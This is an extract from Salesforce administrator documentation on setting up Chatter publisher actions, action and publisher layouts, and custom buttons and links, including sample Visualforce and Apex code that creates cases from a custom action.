  - ◊ As the first entry in the feed for the new record.
  - ◊ In the Chatter feed of the user who created the record.
  - ◊ In the user profile feed for the user who created the record.
  - ◊ In the Chatter feed of any users who follow the record on which the new record was created.
  - ◊ In the Chatter feed of any users who, through custom triggers or auto-follow rules for new records, automatically follow the new record.

- Object-specific *custom* actions let users interact with or create records that have a relationship to an object record. The Visualforce page for an object-specific custom action must include the standard controller for the relevant object. For example, if you want to create a custom action that lets users import a contact's Twitter profile and add that information to a contact record, you need to use the standard contact controller.
- Global *create* actions let users create object records, but there's no automatic relationship between the record that's created and any other record. You can add global actions to page layouts for the home page, the Chatter tab, and object detail pages.
- Create a global *custom* action for tasks that don't require users to interact with or create records that have a relationship to a specific object. Visualforce pages you want to use as global custom actions can't use standard controllers. For example, if

you want to create a custom action that lets users enter a street address and see a map, the local time, and the local weather, create a Visualforce page that doesn't use any of the standard controllers, and add it as a custom global action.

Supported Objects
You can create object-specific actions on these objects:

- Account
- Campaign
- Case
- Contact
- Custom objects
- Lead
- Opportunity

You can create actions that let users create these kinds of records:

- Account
- Campaign
- Case
- Contact
- Contract
- Custom objects
- Event (without invitees)
- Lead
- Opportunity
- Task

Note: When you create an object-specific action, you can choose as a target object only event, task, or any object that has a parent-child or lookup relationship to the host object.

Setting Up Publisher Actions
Publisher Actions Best Practices

Setting Up Publisher Actions

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

User Permissions Needed	
To set up publisher actions:	"Customize Application"

The publisher actions feature lets you create actions and add them to the Chatter publisher on the home page, the Chatter tab, and record detail pages. It also allows you to customize the order in which the standard Chatter actions appear, including Post, File, Link, and Poll. To set up publisher actions:

1. Enable feed tracking for any objects for which you want to be able to use publisher actions.
2. Enable publisher actions.
3. Create object-specific actions or global actions.
4. Customize the layout of the action, choosing the fields users see when they use it.
5. Add the action to the Chatter publisher on the page layouts you choose.

Customizing Chatter Feed Tracking
Publisher Actions Best Practices

Enabling Publisher Actions

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

User Permissions Needed	
To enable actions in the publisher:	"Customize Application"

Enabling publisher actions lets you add actions you've created to Chatter publishers on the home page, Chatter tab, and record detail pages. With this setting enabled, you can also customize the order in which all actions appear, including Post, File, Link, and Poll.

1. From Setup, click **Customize** > **Chatter** > **Settings**.
2. Click **Edit**.
3. Select `Enable Publisher Actions`.
4. Click **Save**.

See Also:

Setting Up Publisher Actions
Publisher Actions Overview

Enabling Feed Items for Related Records

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

User Permissions Needed	
To change feed tracking settings	“Customize Application”

With publisher actions, you can opt to show feed items on a record detail page when related records are created. For example, the feed on an account record could include feed items for newly created related tasks, events, and contacts, in addition to feed items for activity on the account itself. This lets users see a more complete view of the activity on and related to a particular record.

To enable this setting:

1. If you haven’t already, enable publisher actions.
2. From Setup, click **Customize** > **Chatter** > **Feed Tracking**.
3. Click the object for which you want to enable feed items for related records.
4. Click **All Related Objects**.

   This option is available only on these objects:

   - Account
   - Campaign
   - Case
   - Contact
   - Custom objects
   - Lead
   - Opportunity
5. Click **Save**.

With this option enabled, users will see feed items whenever related records are created, regardless of how they’re created.

See Also:

Enabling Publisher Actions
Setting Up Publisher Actions
Publisher Actions Overview

Creating Object-Specific Actions

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

User Permissions Needed	
To create actions:	"Customize Application"

Object-specific *create* actions let users create records that are automatically associated with related records. For example, you might set up an object-specific action on account to allow users to create contacts. If a user creates a contact on the detail page for Acme, Inc., that contact will automatically be associated with Acme.

Object-specific *custom* actions let users interact with or create records that have a relationship to an object record. The Visualforce page for an object-specific custom action must include the standard controller for the relevant object. For example, if you want to create a custom action that lets users import a contact's Twitter profile and add that information to a contact record, you need to use the standard contact controller.

To create object-specific actions:

1. From Setup, click **Customize**, choose the object for which you want to create an action, and click **Buttons, Links, and Actions**.
2. Click **New Action**.
3. Select the type of action you want to create: Create a Record or Custom Action.
4. Customize the action:
   - For a Create a Record action, select the type of object to create.
     - ◊ If there's more than one record type for that object, select the one you want to use for records created through this action.
     - ◊ If there's more than one relationship between the object on which you're creating the action and the target object, select the field you want to populate automatically when a record is created. (For objects with only one relationship, the Relationship Field is set by default.)
   - For a Custom Action, select a Visualforce page to use, and then specify the height of the action window. (The width is fixed.)
5. Type a label for the action.
   This is the text users will see for the action in the publisher menu.
6. If necessary, change the name of the action.
   This name is used in the API and managed packages. It must begin with a letter and use only alphanumeric characters and underscores, and it can't end with an underscore or have two consecutive underscores. Unless you're familiar with working with the API, we suggest not editing this field.
7. Type a description for the action.
   The description appears on the detail page for the action and in the list on the Buttons, Links, and Actions page; it's not visible to your users. If you're creating several actions on the same object, we recommend using a detailed description, such as "Create Contact on Account using New Client record type."
8. Optionally, click **Change Icon** to select a different icon for the action.
   This icon appears only when you use the action through the API.
9. Click **Save**.

After you create an action, customize the layout of the action to choose the fields users see when they use it, add any predefined values on page 3484, then add the action to page layouts on page 3487.

Tip: If you delete an action, it is automatically removed from all layouts it's assigned to.

Creating Global Actions

User Permissions Needed	
To create actions:	"Customize Application"

Global *create* actions let users create object records, but there's no automatic relationship between the record that's created and any other record. You can add global actions to page layouts for the home page, the Chatter tab, and object detail pages.

Create a global *custom* action for tasks that don't require users to interact with or create records that have a relationship to a specific object. Visualforce pages you want to use as global custom actions can't use standard controllers. For example, if you want to create a custom action that lets users enter a street address and see a map, the local time, and the local weather, create a Visualforce page that doesn't use any of the standard controllers, and add it as a custom global action.

1. From Setup, click **Create** > **Global Actions**
2. Click **New Action**.
3. Select the type of action you want to create: Create a Record or Custom Action.
4. Customize the action:
   - For a Create a Record action, select the type of object to create. If there's more than one record type for that object, select the one you want to use for records created through this action.
   - For a Custom Action, select a Visualforce page to use, and then specify the height of the action window. (The width is fixed.)
5. Type a label for the action.
   This is the text users will see for the action in the publisher menu.
6. If necessary, change the name of the action.
   This name is used in the API and managed packages. It must begin with a letter and use only alphanumeric characters and underscores, and it can't end with an underscore or have two consecutive underscores. Unless you're familiar with working with the API, we suggest not editing this field.
7. Type a description for the action.
   The description appears on the detail page for the action and in the list on the Buttons, Links, and Actions page; it's not visible to your users. If you're creating several actions on the same object, we recommend using a detailed description, such as "Create Contact on Account using New Client record type."

8. Optionally, click **Change Icon** to select a different icon for the action.
   This icon appears only when you use the action through the API.
9. Click **Save**.

After you create an action, customize the layout of the action to choose the fields users see when they use it, add any predefined values on page 3484, then add the action to page layouts on page 3487.

Tip: If you delete an action, it is automatically removed from all layouts it's assigned to.

Creating Visualforce Pages to Use as Custom Publisher Actions

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

The publisher actions feature lets you create actions and add them to the Chatter publisher on the home page, the Chatter tab, and record detail pages. It also allows you to customize the order in which the standard Chatter actions appear, including Post, File, Link, and Poll. You can create two different kinds of actions: create actions, which allow users to create records, and custom actions. *Custom actions* are Visualforce pages with functionality you define. For example, you might create a custom action to let users write comments longer than 1000 characters.

Object-Specific Custom Actions

Object-specific *custom* actions let users interact with or create records that have a relationship to an object record. The Visualforce page for an object-specific custom action must include the standard controller for the relevant object. For example, if you want to create a custom action that lets users import a contact's Twitter profile and add that information to a contact record, you need to use the standard contact controller.

The following code sample shows a Visualforce page designed to be used as a custom action on the account object. This action lets users create cases from account detail pages, and it has a different user interface from standard create actions.

```
<apex:page standardcontroller="Account" extensions="CreateCaseExtension" showHeader="false">

    <script type='text/javascript' src='/canvas/sdk/js/publisher.js'/>
    <style>
        .requiredInput .requiredBlock, .requiredBlock {background-color: white;}
        .custompubblock div {display: inline-block;}
        .custompublabel {width:54px;}
    </style>

     <script>
      function refreshFeed() {
          Sfdc.canvas.publisher.publish({name : 'publisher.refreshFeed',  payload : {}});
      }
     </script>
```

```
    <div>
        <apex:form >
            <apex:actionFunction action="{!createCase}" name="createCase" rerender="out"
            oncomplete="refreshFeed();"/>
            <apex:outputPanel id="out" >
                <div class="custompubblock">
                    <div class="custompublabel">Account:</div><apex:inputField
value="{!theCase.accountId}"
                    style="margin-left:0;"/>   
                    <div>Contact: </div><apex:inputField value="{!theCase.contactId}"
 />
                </div>
                <apex:inputField value="{!theCase.description}"
style="width:538px;height:92px;margin-top:4px;" />
                <div class="custompubblock" style="margin-top:5px;">
                    <div >Status: </div><apex:inputField value="{!theCase.status}"
/>   
                   <div >Priority: </div><apex:inputField value="{!theCase.priority}"
 />   
                  <div >Case Origin: </div><apex:inputField value="{!theCase.origin}"
 />
                </div>
            </apex:outputPanel>
        </apex:form><br/>
        <button type="button" onclick="createCase();"
        style="position:fixed;bottom:0px;right:0px;padding:5px 10px;
        font-size:13px; font-weight:bold; line-height:
        18px;background-color:#0271BF;background-image:-moz-linear-gradient(#2DADDC,
#0271BF);background-repeat:repeat-x;border-color:#096EB3;"
        id="addcasebutton">Create Case</button>
    </div>
</apex:page>
```

Global Custom Actions

Create a global *custom* action for tasks that don't require users to interact with or create records that have a relationship to a specific object. Visualforce pages you want to use as global custom actions can't use standard controllers. For example, if you want to create a custom action that lets users enter a street address and see a map, the local time, and the local weather, create a Visualforce page that doesn't use any of the standard controllers, and add it as a custom global action.

The following code sample shows a Visualforce page designed to be used as a custom action on any object that supports publisher actions. This action lets users create cases from record detail pages, Chatter, or the home page, and it has a different user interface from standard create actions. As with all global actions, the records created through this action are not automatically associated with any other records.

```
<!-- Custom controller -->
public with sharing class CreateCaseController {
    public Case theCase {get; set;}
    public String lastError {get; set;}
    public CreateCaseController() {
        theCase = new Case();
        lastError = '';
    }

    public PageReference createCase() {
        createNewCase();
        theCase = new Case();
        return null;
    }

     private void createNewCase() {
        try {
```

```
            insert theCase;

            FeedItem post = new FeedItem();
            post.ParentId = ApexPages.currentPage().getParameters().get('id');
            post.Body = 'created a case';
            post.type = 'LinkPost';
            post.LinkUrl = '/' + theCase.id;
            post.Title = theCase.Subject;
            insert post;
        } catch(System.Exception ex){
           lastError = ex.getMessage();
        }
    }
}

<apex:page controller="CreateCaseController" showHeader="false">
    <script type='text/javascript' src='/canvas/sdk/js/publisher.js'/>
    <style>
        .requiredInput .requiredBlock, .requiredBlock {background-color: white;}
        .custompubblock div {display: inline-block;}
        .custompublabel {width:54px;}
    </style>

     <script>
      function refreshFeed() {
          Sfdc.canvas.publisher.publish({name : 'publisher.refresh',  payload : {feed:
true}});
      }
     </script>

    <div>
        <apex:form >
            <apex:actionFunction action="{!createCase}" name="createCase" rerender="out"
oncomplete="refreshFeed();"/>
            <apex:outputPanel id="out" >
                <div class="custompubblock">
                    <div>Subject: </div><apex:inputField value="{!theCase.subject}"
style="width:500px;" />
                </div>
                <div class="custompubblock">
                    <div class="custompublabel">Account:</div><apex:inputField
value="{!theCase.accountId}"
                    style="margin-left:0;"/>   
                    <div>Contact: </div><apex:inputField value="{!theCase.contactId}"
 />
                </div>
                <apex:inputField value="{!theCase.description}"
style="width:500px;height:92px;margin-top:4px;" />
                <div class="custompubblock" style="margin-top:5px;">
                    <div>Status: </div><apex:inputField value="{!theCase.status}"
/>   
                    <div>Priority: </div><apex:inputField value="{!theCase.priority}"
 />   
                   <div>Case Origin: </div><apex:inputField value="{!theCase.origin}"
 />
               </div>
                <div style="color:red;">{!lastError}</div>
            </apex:outputPanel>
        </apex:form><br/>
        <button type="button" onclick="createCase();"
style="position:fixed;bottom:0px;right:0px;padding:5px 10px;
        font-size:13px; font-weight:bold; line-height:
        18px;background-color:#0271BF;background-image:-moz-linear-gradient(#2DADDC,
#0271BF);background-repeat:repeat-x;
        border-color:#096EB3;" id="addcasebutton">Create Case</button>
```

```
    </div>
</apex:page>
```

Creating Global Actions
Publisher Actions Overview

Setting Predefined Field Values for Publisher Actions

When you create publisher actions, use predefined field values to set a value for a field. Predefined values can help ensure consistency and make it faster and easier for users to create records.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

User Permissions Needed	
To set predefined field values:	“Customize Applications”

If you predefine values for fields on object records created through an action, you don’t need to add those fields to the action layout. For example, on an action that lets users create opportunities, you might set Prospecting as the predefined value for the `Stage` field. All new opportunities created through that action will automatically be assigned to the prospecting stage.

To set predefined field values:

1. Click the name of an action in the Buttons, Links, and Actions list or the Global Actions list.
2. On the action detail page, click **New** in the Predefined Field Values list.
3. Select the field you want to predefine a value for.
4. Specify the value for the field.
5. Click **Save**.

Tip: On object-specific actions, the predefined value can include references to the source record fields.

See Also:

Notes on Predefined Field Values for Publisher Actions

Notes on Predefined Field Values for Publisher Actions

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

Setting predefined field values for actions is especially important if you remove required or `Always on Layout` fields from the action layout.

- You can set predefined values for any field available in the action layout editor, with these exceptions:
  - ◊ rich text area fields
  - ◊ lookup and master-detail
  - ◊ multi-select picklists
  - ◊ read-only field types like auto-number, formula, and roll-up summary fields
- If a field on an action has both a predefined value and a default value set, the action uses the predefined value, not the default value.
- If you set a predefined value for a field and leave it on the action layout, the predefined value displays as a default value for the field in the publisher.
- If you have a required field with a predefined value assigned, and have removed the field from the action layout, if you later delete the field's predefined value you need to re-add the required field to the action layout. Otherwise, users won't be able to save the record.

Setting Predefined Field Values for Publisher Actions

CUSTOMIZING ACTIONS

Publisher Action Layout Editor Overview

Actions let users do more in Chatter, like create records directly in the feed. The action layout editor allows administrators to add, remove, and reorder fields on an action.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

In the action layout editor, you can choose which fields appear for each action. For example, a Post action has one large text area for user input. An object-related create action, on the other hand, must include many fields in order for the record to be created properly.

When you first create a publisher action, its layout is populated with a default set of fields. Use the action layout editor to specify which fields to include in the layout. You can add and remove fields, or simply reorder them on the layout.

The action layout editor has two parts: a palette on the upper section of the screen and the action layout below it. The palette contains fields from the action's target object that you can add to the action layout. However, the following field types aren't supported, and won't show up in the palette:

- Rich text area fields
- Record type fields
- Read-only field types such as roll-up summary, formula, and auto-number fields
- Read-only system fields such as `Created By` or `Last Modified By`

Note: If you convert a field's type from one that is supported for actions to a type that isn't supported, the field is removed from the action layout. If you convert the field back to a supported type without changing the action layout, the field is automatically added back onto the layout. If you've edited the layout and then convert the field back to a supported type, you must add the field back onto the layout manually.

Fields that are already on the action layout still appear on the palette but are inactive. When you click an inactive field on the palette, Salesforce highlights the field on the action layout.

Action layout customization is tracked in the setup audit trail history.

Customizing Publisher Actions with the Action Layout Editor
Publisher Actions Overview

Customizing Publisher Actions with the Action Layout Editor

When you first create a publisher action, its layout is populated with a default set of fields. Use the action layout editor to specify which fields to include in the layout. You can add and remove fields, or simply reorder them on the layout.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

User Permissions Needed	
To customize page layouts:	"Customize Application"
To view page layouts:	"View Setup"

The first time you view a publisher action's layout, certain fields are pre-populated: target object default fields, standard required fields, and any custom universally required fields.

- To add a field to the action layout, select and drag the field from the palette to the layout.

  Tip: There is no hard limit to the number of fields you can add to an action layout. However, for optimum usability, we recommend a maximum of 8 fields. Adding more than 20 fields can severely impact user efficiency. To reduce the number of fields in your layout, you can create predefined values for the required fields, and then remove those fields from your layout. You can set predefined field values from the action detail page.

- To remove a field from the action layout, drag the field from the action layout to the right side of the palette, or hover over the field and click.

  You can remove a required field from the action layout, but make sure the field has a predefined value. Otherwise, users won't be able to create new records.

- To quickly locate any item in the palette, use the Quick Find box. The Quick Find box is especially useful for actions that have large numbers of fields available in the palette.
- In Enterprise, Unlimited, and Developer Editions, click **Preview As** to preview the action layout as different types of users.
- To make a field read-only or required for the action, either double-click the field in the action layout or hover over the field and click. You can't change the properties of fields from the palette.
- To save your changes and continue editing the action layout, click **Quick Save**.
- To save your changes when you are done customizing the action layout, click **Save**. If you navigate away from your action layout before clicking **Save**, you will lose your changes.

Tip:

- Use the undo and redo buttons to step backwards and forwards, respectively.
- Use these keyboard shortcuts.
  - Undo = CTRL+Z
  - Redo = CTRL+Y
  - Quick Save = CTRL+S

Publisher Action Layout Editor Overview

Customizing Chatter Publisher Actions Using the Enhanced Page Layout Editor

The publisher actions feature lets you create actions and add them to the Chatter publisher on the home page, the Chatter tab, and record detail pages. It also allows you to customize the order in which the standard Chatter actions appear, including Post, File, Link, and Poll. Use the page layout editor to customize the actions in the publisher.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

User Permissions Needed	
To create actions: To customize action layouts and page layouts:	"Customize Application"
To view page layouts:	"View Setup"

You can customize actions in the Chatter publisher for object detail pages from **Customize** > `Object` > **Page Layouts**.

To customize the publisher actions for global pages, such as Home, Chatter Home, and User Profile, see Working with Global Publisher Layouts on page 3488.

- To add an action to the Chatter publisher, select the action on the palette and drag it to the Chatter Feed section.

  To select multiple elements individually, use CTRL+click. To select multiple elements as a group, use SHIFT+click.

  Tip: Hover over an action in the palette to see its label, API name, action type, and target object.

- To remove an action from the publisher, select it and drag it back to the palette.
- To reorder actions on the publisher, select them and drag them into a new position.

Note: Because adding too many actions can cause the page to load slowly, we recommend including no more than nine actions total in each publisher, including any standard actions. If you include five or more actions in a publisher, three are shown and the rest are added to the publisher's **More** menu. If you include four or fewer actions, they're all shown.

If you haven't customized the publisher actions on a page layout, the actions default to those on the global publisher layout. If a page layout is using the global publisher layout settings, you can override them.

- To override the global layout settings on a page layout, click **override the global layout** from the text in the Chatter Feed section or click . Upon overriding, the publisher actions default to the standard actions—Post, File, Link, Poll—regardless of what actions were assigned to the global publisher layout.
- To revert the publisher actions to those of the global publisher layout, hover over the publisher actions section and click .

Setting Up Publisher Actions
Customizing Page Layouts with the Enhanced Page Layout Editor

Working with Global Publisher Layouts

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

User Permissions Needed	
To create actions:	"Customize Application"
To customize action layouts and page layouts:	
To view page layouts:	"View Setup"

You can create global publisher layouts for Chatter feeds on global pages such as Home, Chatter Home, and User Profile. Global publisher layouts can be composed only from global actions. After creating global publisher layouts, you can assign them to different user profiles, which lets you customize which actions the users under different profiles see by default in their Chatter feeds on the global pages.

These are the steps involved in working with global publisher layouts:

1. Create the global publisher layout.
2. Customize the global publisher layout.
3. Assign the global publisher layout to user profiles.

Creating Global Actions

Creating Global Publisher Layouts

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

User Permissions Needed	
To create actions: To customize action layouts and page layouts:	"Customize Application"
To view page layouts:	"View Setup"

You can create global publisher layouts for Chatter feeds on global pages such as Home, Chatter Home, and User Profile. Global publisher layouts can be composed only from global actions.

1. From Setup, click **Customize** > **Chatter** > **Publisher Layouts**.
2. To create a new global publisher layout, click **New**.
3. To clone a publisher layout, select one from the Existing Global Publisher Layout drop-down.
4. Enter a name for the new global publisher layout.
5. Click **Save**.

After you have a global publisher layout defined, the publisher layout editor opens, and you can customize the publisher by adding, removing, or reordering actions.

See Also:

Assigning Global Publisher Layouts to User Profiles
Working with Global Publisher Layouts

Customizing Global Publisher Layouts

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

User Permissions Needed	
To create actions: To customize action layouts and page layouts:	"Customize Application"
To view page layouts:	"View Setup"

After creating a new global publisher layout, you can add, delete, and reorder the actions on the layout to change the way the Chatter publisher appears to users. Or, you can edit existing global publisher layouts by clicking **Edit** next to their name on the Global Publisher Layout list page.

Once in the publisher layout editor:

- Add actions to the global publisher layout by dragging them from the palette. To select multiple elements individually, use CTRL+click. To select multiple elements as a group, use SHIFT+click.
- To remove an action, select it and drag it back to the palette.
- To reorder actions, select an action and drag it into a new position.
- To save your changes and continue editing the global publisher layout, click **Quick Save**.
- To save your changes when you're done customizing the global publisher layout, click **Save**. If you navigate away before clicking **Save**, you will lose your changes.
- To create a copy of your global publisher layout, click **Save** and select **Save As**.

Tip:

- Use the undo and redo buttons to step backwards and forwards, respectively.
- Use these keyboard shortcuts.
  - ◊ Undo = CTRL+Z
  - ◊ Redo = CTRL+Y
  - ◊ Quick Save = CTRL+S

After you have defined a global publisher layout, click **Publisher Layout Assignment** to assign it to user profiles.

Assigning Global Publisher Layouts to User Profiles

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

User Permissions Needed	
To create actions: To customize action layouts and page layouts:	"Customize Application"
To view page layouts:	"View Setup"

Once you finish creating a global publisher layout, you can assign it to different user profiles.

For example, a Marketing User and a Standard User might need different actions in the Chatter publisher. Create multiple global publisher layouts and assign them to different user profiles to customize the publisher actions for each profile.

1. From the Global Publisher Layout list page, click **Publisher Layout Assignment**.
2. Click **Edit Assignment**.
3. Select a user profile by clicking anywhere on its row in the table.

   You can assign a global publisher layout to multiple profiles by using SHIFT+click to select adjacent profiles and CTRL+click to select non-adjacent profiles.
4. From the Publisher Layout to Use drop-down, select the global publisher layout that you want to assign to the highlighted profile.
5. Click **Save**.

Publisher Actions Best Practices

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

The publisher actions feature lets you create actions and add them to the Chatter publisher on the home page, the Chatter tab, and record detail pages. It also allows you to customize the order in which the standard Chatter actions appear, including Post, File, Link, and Poll. Use these tips as you set up publisher actions to make the feature easy to use and easy to maintain.

Tips for Creating Actions

- Actions labels longer than approximately 12-14 characters are shortened when they're displayed in the publisher, so try to keep these labels short but descriptive.
- Use the `Description` field to create notes for yourself about each action. This is especially useful if you're creating several similar actions for different record types, for example. The description appears in the list of buttons, links, and actions for

object-specific actions, or in the list of global actions, as well as on the detail page for the action. Your notes aren't visible to users.

- Limit the height of custom actions to 400 pixels so they display correctly in the publisher.

Tips for Laying Out Actions

- To make it easy for your users to create records using actions in the publisher, we recommend limiting the number of fields you include in action layouts.
- To create a single-column layout, such as for display on mobile devices, add fields only in the left column.
- Use predefined field values to set standard values for common fields. For example, on an action that lets users create opportunities, you might set Prospecting as the predefined value for the `Stage` field. All new opportunities created through that action will automatically be assigned to the prospecting stage. If you predefine values for fields on object records created through an action, you don't need to add those fields to the action layout.
- Use the **Preview As...** button on the Action Layout Editor to see how a layout will appear to different user profiles.

Tips for Adding Actions to Publishers

- Because adding too many actions can cause the page to load slowly, we recommend including no more than nine actions total in each publisher, including any standard actions.
- If you include five or more actions in a publisher, three are shown and the rest are added to the publisher's **More** menu. If you include four or fewer actions, they're all shown.

Troubleshooting Publisher Actions
Setting Up Publisher Actions

Troubleshooting Publisher Actions

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

I don't see feeds on record detail pages for a certain object.

Feeds appear only for objects for which you've enabled feed tracking.

I see the feed on a record detail page, but I don't see a publisher.

If there are no actions in the publisher on a page layout, the publisher won't appear. Add at least one action to the publisher for it to appear.

I can create actions, but I can't add them to publishers.

You need to enable publisher actions in order to be able to add actions to publishers.

I'm using Internet Explorer 10, and all the actions I've created appear in the publisher with the same icon, even though the actions are for different types of objects.

Internet Explorer version 10 doesn't support the techniques Salesforce uses to show icons that correspond to the type of object an action is associated with. Consider using Chrome, Firefox, Safari, or an earlier version of Internet Explorer.

I've added an action to a page layout, but a user assigned to the profile that uses that page layout can't see the action.

Be sure the user has both Read and Edit permission on the action's relationship field. The relationship field is the field that's automatically populated on the target object when a user creates a record using an action. For example, for an action on case that lets users create child cases, the default relationship field is Parent Case. To be sure users can see the Create Child Case action, check that they have both Read and Edit permission on the Parent Case field.

I don't see a relationship field on my global create actions.

Relationship fields apply only to object-specific create actions, not to global actions.

USING CUSTOM BUTTONS AND LINKS

Understanding Custom Buttons and Links

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To create or change custom buttons or links:	"Customize Application"

Create custom buttons and links to integrate Salesforce data with external URLs, applications, your company's intranet, or other back-end office systems.

Salesforce supports the following kinds of custom links and custom buttons.

Type of custom link or custom button	Configured from Setup under
Bookmark-style links defined in the standard custom links home page component	**Customize** > **Home** > **Home Page Components**
Full-featured custom links included in custom home page components	**Customize** > **Home** > **Custom Links**
Full-featured custom links or custom buttons on standard objects	**Customize** > ***`Object Name`*** > **Buttons, Links, and Actions**
Full-featured custom links or custom buttons on custom objects	**Create** > **Objects**

Custom links can link to:

- An external URL, such as `www.google.com` or your company's intranet.
- A custom s-control in the custom s-control library, such as a Java applet or Active-X control.

Custom buttons can:

- Connect users to external applications, such as a web page that displays a map to a contact's address.
- Run an s-control from the s-control library, such as an s-control that escalates a case from the case detail page.
- Launch custom links.

For both custom links and buttons, you can choose the display window properties that determine how the target of a link or button is displayed to your users. Custom links and s-controls can include Salesforce fields as tokens within the URL or custom s-control. For example, you could include an account name in a URL that searches Yahoo. `http://search.yahoo.com/bin/search?p={!Account_Name}.`

You can override the default action of some standard buttons and customize the behavior of tab home pages to suit your organization's needs.

Defining Custom Buttons and Links

Custom buttons and links are available in: **All** Editions except **Database.com** Visualforce pages and s-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or change custom buttons or links:	"Customize Application"

Before creating a custom button or link, determine what action you want to occur when a user clicks it. Consider a Visualforce page if you want the button or link to launch a custom page or other code.

1. Navigate to the appropriate buttons and links page.
   - For standard objects, from Setup, click **Customize**, select the object or tab link you want and click **Buttons, Links, and Actions**.
   - For custom objects, from Setup, click **Create** > **Objects**, select one of the custom objects in the list, then click **New** from the Custom Buttons and Links related list..

   Note: Custom buttons aren't available on the User object or custom home pages. Custom buttons and links are available for activities under the individual setup links for tasks and events. However, you can override a button that applies to both tasks and events from Setup by clicking **Customize** > **Activities** > **Activity Buttons**.

2. Click **New Button or Link**. Alternatively, click **Default Custom Links** to add a predefined custom link.
3. Enter the button or link attributes.
4. To validate all Salesforce merge fields and functions, click **Check Syntax**.
5. Click **Save** when you are finished or click **Quick Save** to save and continue editing. This validates the URL you defined, if you set Content Source to URL.

   - To view the specified URL, click **Preview**.
   - To quit without saving your content, click **Cancel**.

6. Optionally, to open a button or link using settings other than the user's default browser settings, click **Window Open Properties** on the button or link's detail page.
7. Edit the page layout for the appropriate tab or search layout to display the new button or link.

   Custom links for users are automatically added to the Custom Links section of the user detail page. Detail page buttons can be added to the Button section of a page layout only.

8. To view all references to the new button or link, click **Where is this used?** on its detail page.

Note: A link URL can be up to 3000 bytes. When data is substituted for the tokens in the URL, the link may exceed 3000 bytes. Your browser may enforce additional limits for the maximum URL length.

Custom Buttons and Links Fields

Custom buttons and links are available in: **All** Editions except **Database.com**

Visualforce pages and s-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Attribute Name	Description
`Label`	The text that displays on user pages for the custom button or link.
`Name`	The unique name for the button or link used when referenced from a merge field.This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Namespace Prefix`	In a packaging context, a namespace prefix is a one to 15-character alphanumeric identifier that distinguishes your package and its contents from packages of other developers on AppExchange. Namespace prefixes are case-insensitive. For example, ABC and abc are not recognized as unique. Your namespace prefix must be globally unique across all Salesforce organizations. It keeps your managed package under your control exclusively.

Attribute Name	Description
`Protected Component`	Protected components can't be linked to or referenced by components created in a subscriber organization. A developer can delete a protected component in a future release without worrying about failing installations. However, once a component is marked as unprotected and is released globally, the developer can't delete it.
`Description`	The text that distinguishes the button or link from others. This text displays only to administrators when setting up buttons and links.
`Display Type`	Determines where the button or link is available on page layouts. **Detail Page Link** Select this option to add the link to the Custom Links section of your page layouts. **Detail Page Button** Select this option to add the custom button to a record's detail page. You can add detail page buttons to the Button section of a page layout. **List Button** Select this option to add the custom button to a list view, search result layout, or related list. You can add list buttons to the Related List section of a page layout or the List View and Search Result layouts. For list buttons, Salesforce automatically selects `Display Checkboxes (for Multi-Record Selection)` that includes a checkbox next to each record in the list, allowing users to select the records they want applied to the action on the list button. Deselect this option if your custom button does not require the user to select records such as one that quickly navigates the user to another page.
`Behavior`	Choose the outcome of clicking the button or link. When applicable, some settings have default values. For example, if you choose `Display in new window`, the default height of a new window is 600 pixels. See Editing Window Open Properties.
`Content Source`	Choose whether to use a URL, s-control, JavaScript action, or Visualforce page as the content of the button or link. To use an s-control, choose `Custom S-Control` and select the s-control from the drop-down list. To use a URL, select `URL` and enter the link in the text area box exactly as it would appear in the address bar of a Web browser. Starting in Spring '13, we check the correctness of URLs in custom links and custom buttons. When you create or edit custom links or custom buttons that contain invalid URL markup such as scripts, we block the links from rendering and instead show an error message on hover. Reconfigure the URLs to be valid and well-formed. The URL can be a relative URL or an absolute `http://`, `https://`, `file://`, `ftp://`, or `mailto://` address. Invalid URLs in custom links or custom buttons created before Spring '13 are not checked for correctness until you edit them. To execute JavaScript code when the button or link is activated, select `OnClick JavaScript` and enter the code in the text area box. To use a Visualforce page, select `Visualforce Page` and choose the page from the Content drop-down list.

Attribute Name	Description
	Note: • Visualforce pages used as custom links on the home page can't specify a controller. • Visualforce pages used as custom buttons or links on detail pages must specify a standard controller of the same object. • Visualforce pages used as custom list buttons must use a standard list controller of the same object.

`Content`	Enter the content of the button or link for buttons and links of type URL or OnClick JavaScript.
	• To insert a field, choose the field type from Select Field Type and choose a field from Insert Field.
	• To insert activity merge fields, select `Event` or `Task` from `Select Field Type`.
